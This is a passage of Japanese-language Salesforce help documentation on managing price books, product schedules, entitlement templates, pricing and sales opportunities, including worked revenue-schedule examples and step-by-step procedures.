- 自分で作成した共有の直接設定ルールについては、リスト内の項目の横にある [編集] か [削除] をクリックすると、アクセスレベルを編集または削除できます。

営業チームが商品の詳細ページで価格を確認できるようにすることができます。価格表に対する組織の共有設定が「アクセス権限なし」の場合、組織全体に標準価格表への「参照のみ」アクセス権を付与できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

価格表を共有する
- 価格表に対する「編集」

価格表の削除に関する考慮事項

価格表を関連リストから削除するには、価格表のアーカイブ、無効化、削除のいずれかを実行できます。削除のオプションごとに結果が異なります。価格表を関連リストから削除する前に、ビジネスニーズに最適なオプションを検討します。

- カスタム価格表を削除、無効化、またはアーカイブしても、他の価格表や商品リストには影響ありません。ただし、これらの操作が商談や見積に影響を及ぼすことがあります。商談や見積との関連付けを変更しないと関連付けられた価格表を削除できない場合があります。
- 標準価格表は無効にできますが、削除またはアーカイブすることはできません。

エディション

商品と価格表を使用可能なエディション: Salesforce Classic と Lightning Experience の両方	見積を使用可能なエディション: Salesforce Classic
商品と価格表を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition	見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

価格表の削除に関する考慮事項

- 商談または見積で使用されている価格表は削除できません。削除しようとすると、価格表が使用されている商談や見積のリストがシステムによって作成されます。
- 価格表を削除すると、その価格表のすべてのエントリが削除されます。削除された価格表とそのエントリはごみ箱に移されます。削除してから15日以内であれば復元できます。

価格表の無効化に関する考慮事項

- 価格表のプロパティを変更すれば、価格表をいつでも有効化、無効化、または再有効化することができます。
- 商談または見積で使用されている価格表も無効化できます。
- 価格表が無効化されている間は、引き続きエントリを管理できます。

価格表のアーカイブに関する考慮事項

- 商談または見積で使用されている価格表をアーカイブできます。
- アーカイブ済みの価格表は、関連付けられたすべてのレコードで参照可能ですが、アクセスはできません。
- アーカイブ済みの価格表のエントリは、検索結果に表示されません。
- アーカイブ済みの価格表の復元や削除はできません。

関連トピック:

価格表の概念

商品の概念

価格表から商品を削除する場合の考慮事項

価格表から商品を削除する前に、いくつかの重要な考慮事項に留意してください。

- 価格表から商品を削除すると、関連するすべての価格表エントリも削除されます。
- ごみ箱から商品を元に戻すと、関連するすべての価格表エントリも一緒に復元されます。
- 商談、見積、サービス契約、または契約品目名が関連付けられている商品は削除できません。
- 商談または見積で使用されている商品は削除できません。削除しようとすると、商談および見積のリストが表示されます。それらの商談および見積から商品を削除してから、商品の削除を再試行できます。どの商談または見積からも商品を削除したくない場合は、商品を無効化 (推奨) またはアーカイブすることができます。「商品と価格表の削除に関する考慮事項」を参照してください。

エディション

商品と価格表を使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方	見積を使用可能なインターフェース: Salesforce Classic
商品と価格表を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition	見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

商品と価格表の削除に関する考慮事項

商品または価格表を削除する前に、いくつかの重要な考慮事項に留意してください。

エディション

商品、価格表、および見積を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

注文を使用可能なエディション: Salesforce Classic

商品、価格表、および注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

- 商品または価格表を削除すると、関連するすべての価格表エントリも削除されます。ただし、複数の価格表に同じ商品が含まれている場合、その商品を1つの価格表から削除しても他の価格表には影響しません。同様に、1つの価格表を削除しても、その価格表に含まれていた商品は他のどの価格表からも削除されません。
- 商品を完全に削除するには、標準価格表から削除します。
- 商談、見積、サービス契約、または契約品目名が関連付けられている商品は削除できません。
- 承認プロセスと関連付けられている、またはワークフローアクションが待機中である商品または価格表は削除できません。
- 商品または価格表が商談、見積、または注文で使用されている場合、3つのオプションがあります。
  - 商品または価格表を編集し、[有効] 項目を選択解除して、無効にします。商談または見積に含まれている商品または価格表は無効にすることをお勧めします。そうすることで、ユーザからは使用できなくなるためです。しかも後で再有効化できます。無効にしても、商談品目の履歴には影響を与えません。
  - 関連する商品または価格表をすべての商談および見積から削除します。商談または見積で使用されている商品または価格表を削除しようとすると、これを使用している商談または見積のリストが Salesforce によって表示されます。
    - 価格表を削除する場合は、含まれている各商談および見積から価格表を削除します。
    - 商品を削除する場合は、使用されている各商談および見積から商品を削除します。

    その後で価格表または商品を削除します。
  - 商品または価格表、それぞれの関連する価格表エントリをアーカイブに保存します。このオプションを使用する場合は注意が必要です。アーカイブ済みの商品と価格表は、ごみ箱には格納されていないため、復元することはできません。アーカイブ済みの商品と価格表は、アーカイブ前に含まれていた商談または見積に引き続き表示されます。

    価格表をアーカイブすると、関連付けられたレコードには引き続き表示されますが、アクセスや取得はできなくなります。

商品スケジュール

Salesforce Classic を使用している場合は、*商品スケジュール*を使用して、特定の期間にわたって支払いまたは納入が行われる商品の支払いおよび納入サイクルを決定できます (Lightning Experience を使用している場合でも、一時的に Salesforce Classic に切り替えれば、商品スケジュールを利用できます)。

エディション

スケジュールを設定可能なエディション: Salesforce Classic

スケジュールされた商品の追加、表示が可能なエディション: Salesforce Classic と Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商品スケジュールの概念

システム管理者または営業マネージャは、商品のデフォルトのスケジュールと、商談の個々の商品品目のスケジュールを作成できます。まず、基本を確認しましょう。

商品スケジュールを使用する場合の考慮事項

商談商品に対して商品スケジュールの追加やスケジュールの設定を行う前に、主要な考慮事項と例を確認してください。

商品スケジュールの追加および編集

商品スケジュールを追加して商品の支払いおよび納入サイクルを定義します。

商談の商品に対するスケジュールの設定

商品スケジュールを追加したら、それらを使用して商談に販売した商品の支払いや実際の売上を設定できます。

商品スケジュールの概念

システム管理者または営業マネージャは、商品のデフォルトのスケジュールと、商談の個々の商品品目のスケジュールを作成できます。まず、基本を確認しましょう。

- *数量スケジュール*によって、いつ商品が納入されるかが決まります。
- *収益スケジュール*によって、いつ商品の支払いが行われるかが決まります。
- *デフォルトのスケジュール*は、特定の価格表の特定の商品に関連付けられます。商談に商品が追加されるたびに、デフォルトのスケジュールが使用されます。商談のデフォルトのスケジュールは上書きできます。

Salesforce 組織で使用できるスケジュール種別と、商品ごとに設定できるスケジュール種別を決定します。

- 数量スケジュールは、顧客が一括で支払い、商品を段階的に受け取る場合 (月刊誌の年間購読など) に適しています。数量スケジュールでは、会社が決定した支払い、納入、またはその他の用途の日付、単位数、および分割数を定義します。
- 収益スケジュールは、顧客が定期的に支払いを行い、商品を一度に受け取る場合 (一度に納入される分割払いのカスタム商品を販売する場合など) に適しています。収益スケジュールでは、支払い、収益の認識、またはその他の用途の日付、収益金額、分割数を定義します。

エディション

スケジュールを設定可能なエディション: Salesforce Classic

スケジュールされた商品の商談への追加、表示が可能なエディション: Salesforce Classic と Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 収益および数量スケジュールは、顧客が納入スケジュールに基づいて注文商品を受け取り、支払いスケジュールに基づいて商品の支払いを行う場合 (毎月支払いを行う月次商品サブスクリプションなど) に適しています。
- デフォルトのスケジュールは、すべての顧客が同じ日程で商品の支払いを行う場合や、商品を定期的に納入する場合に適しています。ほとんどのスケジュールをカスタマイズする場合は、デフォルトのスケジュールを作成する利点はありません。

関連トピック:

商品スケジュール

商品スケジュールを使用する場合の考慮事項

商談商品に対して商品スケジュールの追加やスケジュールの設定を行う前に、主要な考慮事項と例を確認してください。

エディション

スケジュールを設定可能なエディション: Salesforce Classic

スケジュールされた商品の商談への追加、表示が可能なエディション: Salesforce Classic と Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

デフォルトの商品スケジュールを使用する場合の考慮事項

- 商品スケジュールを追加または変更する場合、その商品が追加されている商談は更新されません。商品にデフォルトの数量スケジュールおよびデフォルトの収益スケジュールがある場合、数量スケジュールが最初に計算されて商品収益合計が決定されます。その後で、収益スケジュールがその金額に適用されます。
- 見積品目に割引があり、該当する商品レコードにデフォルトのスケジュールがある場合は、［割引］項目を編集することはできません。
- 商品レコードにデフォルトのスケジュールがある場合、この商品を商談に追加すると、スケジュールが自動的に作成されます。回数の日付は商品の追加時に指定した日付から開始します。商品の日付を指定しないと、分割日付は商談の［完了予定日］から開始されます。

デフォルトの商品スケジュールの使用例

- デフォルトの収益スケジュールだけが設定されている場合: あるアプリケーションサービスプロバイダでは、商品のライセンスを 1 ライセンスあたり $1,200 という価格で、年間契約で販売しています。顧客がライセンスを購入すると、ライセンスは一度にすべて「納品」されますが、収益は毎月確定されます。このような場合は、スケジュール種別 = 分割、期間 = 月、回数 = 12 というデータを指定した収益スケジュールを設定します。

  営業担当者は、このデフォルトの収益スケジュールを使用して、3 月 15 日の商談で、200 件のライセンスを年単価 $1,200 で販売しました。200 件のライセンスは、3 月 15 日にすべて「納品」されました。この商品の総収益は、年単価 $1,200 × 200 件で $240,000 になります。収益スケジュールにより、この総収益は月 $20,000 の収益に分割され、翌年の毎月 15 日に確定されます。

- デフォルトの数量スケジュールだけが設定されている場合: ある医療用品メーカーでは、舌圧子を 1 箱 $10 で販売しています。通常は、病院と年間契約を結んで、商品は毎月納品します。このような場合は、スケジュール種別 = 反復、期間 = 月、回数 = 12 というデータを指定した数量スケジュールを設定します。

営業担当者は、このデフォルトの数量スケジュールを使用して、1月1日の商談で1,000箱を販売しました。数量スケジュールにより、毎月1,000箱を12か月間納品し、合計で12,000箱を販売する商談が作成されます。この商談の総収益は、単価と総数量を使用して計算されるため、1月1日には$120,000という金額が記帳されます。

- デフォルトの数量スケジュールと収益スケジュールが両方設定されている場合:あるメーカーでは、1個$10の部品を販売しています。通常は、納品は毎週行いますが、支払いは3か月に1度行うという年間契約を結びます。このような場合は、スケジュール種別=反復、期間=週、回数=52というデータを指定した数量スケジュールを設定します。スケジュール種別=分割、期間=3か月、回数=4というデータを指定した収益スケジュールを設定します。

  営業担当者は、これらのデフォルトのスケジュールを使用して、1月1日の商談で2,000個の部品を販売しました。数量スケジュールが先に適用され、1年間毎週2,000個、全部で104,000個の部品が納品されるスケジュールが設定されます。総収益は、単価と総数量を使用して計算されます。総収益である$1,040,000は4分割され、3か月ごとの収益は$260,000になります。

関連トピック:

商品スケジュールの追加および編集

商品スケジュールの追加および編集

商品スケジュールを追加して商品の支払いおよび納入サイクルを定義します。

1. 「商品スケジュールを使用する場合の考慮事項」を確認します。
2. 適切なスケジュール種別を有効にします。
3. 商品のホームページで商品を選択します。
4. [編集]をクリックします。
5. 作成するスケジュールの種別(数量、収益、またはその両方)を選択します。Salesforce組織のスケジュール設定と、商品に対して有効になっているスケジュール種別に応じて、選択できる内容が制限されます。
6. スケジュールの詳細を設定します。
7. 変更内容を保存します。
8. 商談商品のスケジュールを確立する方法については、「商談の商品に対するスケジュールの設定」を参照してください。
9. 商品スケジュールを編集するには、商品の詳細ページで[編集]をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商品スケジュールを追加または編集する
- 商品に対する「編集」

関連トピック:

商談の商品に対するスケジュールの設定

商品価格の設定および編集

商談の商品に対するスケジュールの設定

商品スケジュールを追加したら、それらを使用して商談に販売した商品の支払いや実際の売上を設定できます。

1. 「商品スケジュールを使用する場合の考慮事項」を確認します。
2. 商品スケジュールが追加されていることを確認します。
3. 商談の [商品] 関連リストで商品名をクリックします。
4. スケジュールを作成するには、[設定] をクリックします。古いスケジュールを削除して新しいスケジュールを作成するには、[再設定]をクリックします。
5. 作成するスケジュールの種別 (数量、収益、またはその両方) を選択します。Salesforce 組織のスケジュール設定と、システム管理者が商品に対して有効にしたスケジュール種別に応じて、選択できる内容が制限されます。
6. スケジュールの詳細を設定します。
7. 変更内容を保存します。

   スケジュール分割が表示されます。
8. 分割を編集するには、[編集] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商品スケジュールを追加または編集する
- 商談に対する「編集」

関連トピック:

商品スケジュールの概念

商品にエンタイトルメントテンプレートを追加する場合のガイドライン

システム管理者または営業マネージャは、[エンタイトルメントテンプレート]関連リストを使用する場合の主要なガイドラインに従ってください。

エンタイトルメントテンプレートは、商品にすばやく追加できる、事前定義されたカスタマサポートの条件です。たとえば、ユーザが顧客に提供される商品にエンタイトルメントを容易に追加できるよう Web サポートまたは電話サポートのエンタイトルメントテンプレートを作成できます。

[エンタイトルメントテンプレート]関連リストには、商品のエンタイトルメントテンプレートが表示されます システム管理者は、[エンタイトルメントテンプレート] 関連リストの可用性および内容を確認できます。

- エンタイトルメントテンプレートを検索するには、テキスト入力項目に名前、または名前の一部を入力して [Go!] をクリックします。
- エンタイトルメントテンプレートを商品に追加するには、[エンタイトルメントテンプレートの追加]をクリックし、追加するテンプレートの横にあるチェックボックスをオンにしてから、[選択したものを挿入] をクリックし、[完了] をクリックします。
- エンタイトルメントテンプレートに対して実行できるアクションは、[アクション] にリストされます。たとえば、商品からエンタイトルメントテンプレートを削除するには、[削除] をクリックします。
- テンプレートの名前は、[エンタイトルテンプレート] にリストされます。テンプレートの詳細を表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

- エンタイトルメントテンプレートを作成したユーザは、[作成者] にリストされます。

価格表の作成と維持に関する考慮事項

価格表を作成する前に、いくつかの重要な考慮事項に留意してください。

- 既存の価格表をコピーしてカスタム価格表を作成するには、価格表の詳細ページで [コピー] をクリックします。
- カスタム価格表から商品を削除でき、他の価格表の元の商品リストやそのエントリには影響ありません。標準価格表から商品を削除した場合、その商品は引き続き選択可能で有効ですが、その標準価格は削除され、すべてのカスタム価格表から削除されます。標準価格表から商品を削除するときに、その商品がまだカスタム価格表に関連付けられている場合は、[OK] をクリックすると、商品がすべてのカスタム価格表から削除されます。
- 商品、見積品目名、または注文商品は、1つの価格表からのみ追加できます。
- 商談、見積、または注文に商品を追加するには、商品を含む価格表を選択します。デフォルトでは、商談または見積で最後に使用した価格表が選択されます。別の価格表を選択するには、商談の [商品] 関連リストまたは見積の [見積品目名] 関連リストで [価格表の選択] をクリックします。複数の価格表へのアクセス権がある場合は、[価格表の選択] が表示されます。複数の価格表にアクセスでき、オプションが表示されない場合は、ページレイアウトにオプションを追加するようシステム管理者に依頼してください。
- 商品を持つ商談の価格表を変更すると、[商品] 関連リストからすべての商品が削除されますが、商談の [金額] 項目にある値は残ります。

関連トピック:

カスタム価格表の作成

エディション

商品と価格表を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

見積と注文を使用可能なエディション: Salesforce Classic

商品、価格表、および注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

価格設定に関する考慮事項

システム管理者または営業マネージャは、Salesforce で商品の価格を設定する前に主要な点について考慮してください。

エディション

商品と価格表を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

見積を使用可能なエディション: Salesforce Classic

商品と価格表を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

- 次の価格タイプを使用できます。
  - *標準価格*は、商品に関連付けられるデフォルトの価格です。標準価格表に自動的に含まれます。
  - *リスト価格*は、カスタム価格表の商品に関連付けられるカスタム価格です。たとえば、国内注文用の価格セットと国際注文用の価格セットを別個に保持できます。
  - *販売価格*は、営業担当が商談および見積に追加した商品に指定する実際の価格です。販売価格は、商談または見積で使用される価格表のリスト価格と同じになることも、割引やその他の変更が加えられることもあります。
- 新しい商品を商談、見積、カスタム価格表に追加する前に、標準価格を商品に追加して、有効としてマークしておきます。これが商品のデフォルトの価格設定になります。
- 商品のリスト価格を割り当てる前に、カスタム価格表を作成します。カスタム価格表から商品を商談または見積に追加するときに、リスト価格を使用できます。
- 価格を表すには、$100.00 の場合であれば、`「100」` または `「100.00」` と入力し、適宜 `$` 記号を付けます。
- 価格項目の形式を拡張して、最大 8 桁の小数部を指定できます。小数部の桁数の設定を変更するには、Salesforce にお問い合わせください。

Salesforce Classic ユーザインターフェースを使用する場合の考慮事項

- 標準価格またはリスト価格は、複数行追加ページ ([標準価格の追加] ページと [リスト価格の追加] ページ) でのみ追加できます。これらのページではカスタム項目はサポートされません。標準価格またはリスト価格を追加してカスタム項目に入力するには、複数行追加ページで価格表エントリを追加し、追加したレコードの [価格表エントリの編集] ページに移動して、カスタム項目を更新します。

  メモ: この考慮事項は、データローダまたは API を使用して作成または編集された価格表エントリには影響を与えません。

- 価格表エントリに必須のカスタム項目が含まれている場合、ユーザインターフェースでは価格表エントリを作成できません。このような価格表エントリは、データローダまたは API でのみ作成できます。
- 価格は次のいずれかの場所で編集できます。
  - 複数行編集ページ ([標準価格の編集] ページと [リスト価格の編集] ページ)
  - [価格表エントリの編集] ページ

商談とのパイプラインの作成

商談

Salesforce の商談を使用して、潜在的な商談を追跡および分析します。

商談に関する重要な詳細 (対象取引先、参加者、潜在的な販売額など) を確認します。商談が提案フェーズに進んだ場合、次の作業を行います。

- 商品を追加して、契約書やデータシートなどのファイルを添付する。
- 行った活動を記録する。
- メモを使用して、顧客とのミーティングの内容をすばやく書き留める。
- 主要な活動の ToDo や顧客とのミーティングの行動を作成する。
- 商談の取引先責任者や他の主要な意志決定者にメールを送信する。

交渉中に Chatter を使用して、営業戦略を同僚と共有したり、的を絞ったガイダンスについてマネージャに尋ねたりします。商談が次のフェーズに進んだら、現在のフェーズで商談レコードを更新します。間もなく商談が成立します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- 商談の操作
- 商談のしくみについて
- 商談の項目

商談の操作

迅速に商談を成立させることができるように、商談を使用してパイプラインを追跡および管理します。商談の次のフェーズへの移動、商品の追加などを行います。

次のフェーズへの商談の移動

商談成立に近づいたときに商談を更新します。売上予測、レポート、および最終的な目標達成には、正確なフェーズ情報が重要になります。

商談の商品の追加および編集

商品を商談に追加することで、どの商品がどれだけの数量で販売されているかを追跡できます。追加した後は、商品の数量と価格を更新して正確なレコードを維持します。

商談のアップデートリマインダーのスケジュール設定

チームが商談を最新の状態に保つように、チームの進行中の商談に関するレポートを含む自動メールを作成して、直属部下に送信します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- 商談

次のフェーズへの商談の移動

商談成立に近づいたときに商談を更新します。売上予測、レポート、および最終的な目標達成には、正確なフェーズ情報が重要になります。

Salesforce Lightning Experience での次のフェーズへの商談の移動
レコードから直接、または商談 Kanban ビューから商談フェーズを更新します。

Salesforce Classic での次のフェーズへの商談の移動
商談成立に近づいたときに商談の進行状況を記録します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Lightning Experience での次のフェーズへの商談の移動

レコードから直接、または商談 Kanban ビューから商談フェーズを更新します。

メモ: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に[アプリケーションランチャー]アイコン( )が表示されます。Salesforce Classic では、このアイコンは表示されません。

- 進行中の商談から、セールスパスの新しいフェーズを選択し、[現在の～としてマーク]をクリックする。
- 進行中の商談から、[フェーズを完了としてマーク]をクリックする。
- 商談 Kanban ビューから、フェーズを更新する商談を見つけ、そのカードを次のフェーズの列にドラッグする。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商談を作成する
- 商談に対する「作成」

商談を参照する
- 商談に対する「参照」

Salesforce Classic での次のフェーズへの商談の移動

商談成立に近づいたときに商談の進行状況を記録します。

メモ: 次の手順は、Salesforce Classic で動作します。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. 更新する商談レコードを編集します。
2. 新しいフェーズを選択します。
3. レコードを保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商談を作成する
- 商談に対する「作成」

商談を参照する
- 商談に対する「参照」

商談の商品の追加および編集

商品を商談に追加することで、どの商品がどれだけの数量で販売されているかを追跡できます。追加した後は、商品の数量と価格を更新して正確なレコードを維持します。

1. 編集する商談に移動します。
2. [商品] 関連リストから、変更する商品の横にある [編集] をクリックするか、新規商品を追加する場合は [商品の追加] をクリックします。最初の商品を追加する場合、商談の価格表を選択します。
3. 新規商品を追加する場合、リストから 1 つ以上の商品を選択するか、商品を検索します。
4. 各商品の属性を入力します。システム管理者は、このページをカスタマイズして業務に固有な項目を追加できます。
5. 商品の［販売価格］を入力します。販売価格は、商談に割り当てられている価格表に指定されたデフォルトのリスト価格に設定されます。ユーザ権限に応じて、この値を上書きできます。
6. 商品に割引がある場合、［割引］項目に、適宜パーセント記号 (%) を使用して割引を数値で入力します。［割引］項目を使用できない場合は、システム管理者にお問い合わせください。
7. ［数量］ボックスに、この価格で提供する商品の数を入力します。
8. 変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商談商品を追加または編集する

- 商談に対する「編集」

  および

  商品と価格表に対する「参照」

関連トピック:

- 商談に商品を追加する場合の考慮事項
- 商談商品の項目
- 商品

商談のアップデートリマインダーのスケジュール設定

チームが商談を最新の状態に保つように、チームの進行中の商談に関するレポートを含む自動メールを作成して、直属部下に送信します。

たとえば、チームのメンバーが所有する当四半期のすべての商談に関するウィークリーレポートをスケジュールし、そのレポートをチーム全員に配布することが考えられます。

1. 商談アップデートリマインダーが有効になっていることを確認します。
2. 個人設定から、［クイック検索］ボックスに「リマインダー」と入力し、[私のアップデートリマインダー] を選択します。
3. 設定を保存した後、リマインダーを開始させたい場合は、［有効］にチェックを入れます。
4. リマインダーの差出人の名前とアドレスを入力します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

5. メール受信者のオプションを選択します。
6. ［CC］項目に他の全メール受信者を入力します。メールアドレスは、カンマ、セミコロン、スペース、または改行で区切ります。
7. メールリマインダーに含める件名とメッセージを入力します。
8. スケジュールの頻度を選択します。
9. 完了日が指定の［完了予定日］の 90 日前までの期間内にあるすべての進行中の商談を含めるには、［更新されていない進行中の商談を含む］を選択します。

   たとえば、組織が通常の会計年度を使用しており、当四半期が 2012 年 4 月 1 日に開始したとします。当四半期に完了した商談のアップデートリマインダーを設定して、［完了予定日を過ぎた商談も含む］を選択します。アップデートリマインダーが 6 月 15 日に送信される場合、このアップデートリマインダーには 4 月 1 日～6 月 15 日までのすべての商談が含まれます。また、完了日が 1 月 2 日～4 月 1 日の間 (第 1 四半期は 91 日間) である進行中の商談も含まれます。
10. 商談の完了日が含まれる範囲を［完了予定日］に設定します。
11. メールリマインダーに含める項目を選択します。

項目	説明
最終ログイン日	商談所有者の最終ログイン日
進行中の商談数	レポート内の商談の合計数
過去 30 日内に更新のない商談数	30 日間に更新されなかった商談の合計数
進行中の商談 金額	レポート内の全商談の合計金額
完了した商談総金額	レポート内の完了した全商談の総金額。 組織でマルチ通貨を使用している場合は、この金額がユーザの通貨に換算されます。組織が高度な通貨管理を使用している場合は、期間指定換算レートが換算に使用されます。
最終更新日	商談所有者が売上予測を提出した最終日。 組織でマルチ通貨を使用している場合は、この金額がユーザの通貨に換算されます。組織が高度な通貨管理を使用している場合は、期間指定換算レートが換算に使用されます。

12. [保存] をクリックします。

商談アップデートリマインダーにレコードがない場合、Salesforceはメールを送信しません。商談アップデートリマインダーで、3回連続してメールが送信されない場合は、スケジュールされたリマインダーが無効になります。

関連トピック:

- 商談アップデートリマインダーの有効化
- Salesforce 環境のカスタマイズ

商談のしくみについて

Salesforce 全体で商談をより効率的に使用できるように、次の主要概念を理解しておきます。

商談項目履歴

項目履歴では、フェーズの変更などの商談に対して行われた変更を追跡できるため、いつ誰が商談を変更したかをすばやく確認できます。

商談の使用に関するガイドラインと考慮事項

商談を最大限に活用するには、次のガイドラインと考慮事項を理解する必要があります。

関連トピック:

- 商談

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談項目履歴

項目履歴では、フェーズの変更などの商談に対して行われた変更を追跡できるため、いつ誰が商談を変更したかをすばやく確認できます。

商談レコードの項目に対して行われた変更を追跡する関連リストは 2 つあります。

商談項目履歴
: 追跡するように設定した任意の標準またはカスタム商談項目をユーザが変更すると、常に新しい履歴が [商談項目履歴] 関連リストに追加されます。履歴のエントリごとに、変更の詳細と変更者が示されます。システム管理者は、追跡する項目を選択できます。

フェーズの履歴
: ユーザが［金額］、［確度］、［フェーズ］、または［完了予定日］項目を変更すると、常に新しいエントリが [フェーズの履歴] 関連リストに追加されます。履歴のエントリごとに、変更の詳細と変更者が示されます。システム管理者は、追跡する項目を選択できません。

［金額］項目と［数量］項目への変更は、商談の商品やスケジュールの変更の結果としてその項目が更新された場合でも追跡されます。

関連トピック:

- 標準オブジェクトの項目履歴管理
- 商談のしくみについて

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商談を参照する
- 商談に対する「参照」

商談の使用に関するガイドラインと考慮事項

商談を最大限に活用するには、次のガイドラインと考慮事項を理解する必要があります。

商談作成のガイドライン

Salesforce 組織の商談の多くは、評価済みリードの取引を開始したときに生成されますが、Salesforce Classic や Lightning Experience で商談を手動で作成することもできます。

商談を削除する場合の考慮事項

Salesforce の商談を削除する前に、次の考慮事項を理解していることを確認してください。

商談をコピーする場合の考慮事項

商談をコピーすると、既存の商談と同じ情報が含まれる商談をすばやく作成できます。Salesforce の商談をコピーする前に、次の考慮事項を理解していることを確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談を共有する場合の考慮事項

商談を他のユーザと共有してパイプラインを可視化することで、他のユーザから商談の成立に役立つ重要な情報を得ることができます。商談を共有する前に、次の考慮事項を理解していることを確認してください。

類似商談を検索するためのガイドライン

自分の商談に類似する成立した商談に含まれる豊富な情報を利用して、迅速に商談を成立させます。商談の成立に役立つ商談を検索するためのガイドラインを次に示します。

商談に商品を追加する場合の考慮事項

システム管理者または営業マネージャは、商品を商談に追加する前に主要な概念を考慮してください。

商談作成のガイドライン

Salesforce 組織の商談の多くは、評価済みリードの取引を開始したときに生成されますが、Salesforce Classic や Lightning Experience で商談を手動で作成することもできます。

取引先責任者および取引先責任者の役割

- 商談を取引先または取引先責任者に関連付けるには、少なくとも取引先または取引先責任者への参照アクセス権が必要です。
- Salesforce Classic では、取引先責任者レコードから商談を作成すると、商談の [取引先責任者の役割] 関連リストの主担当として取引先責任者が自動的に表示されます。Lightning Experience では、取引先責任者レコードから商談を作成するときに、その取引先責任者に取引先責任者の役割を割り当てるように求められます。

ディビジョン
: 組織でディビジョンを使用している場合、新規商談のディビジョンは、関連する取引先のディビジョンに自動的に設定されます。

売上予測

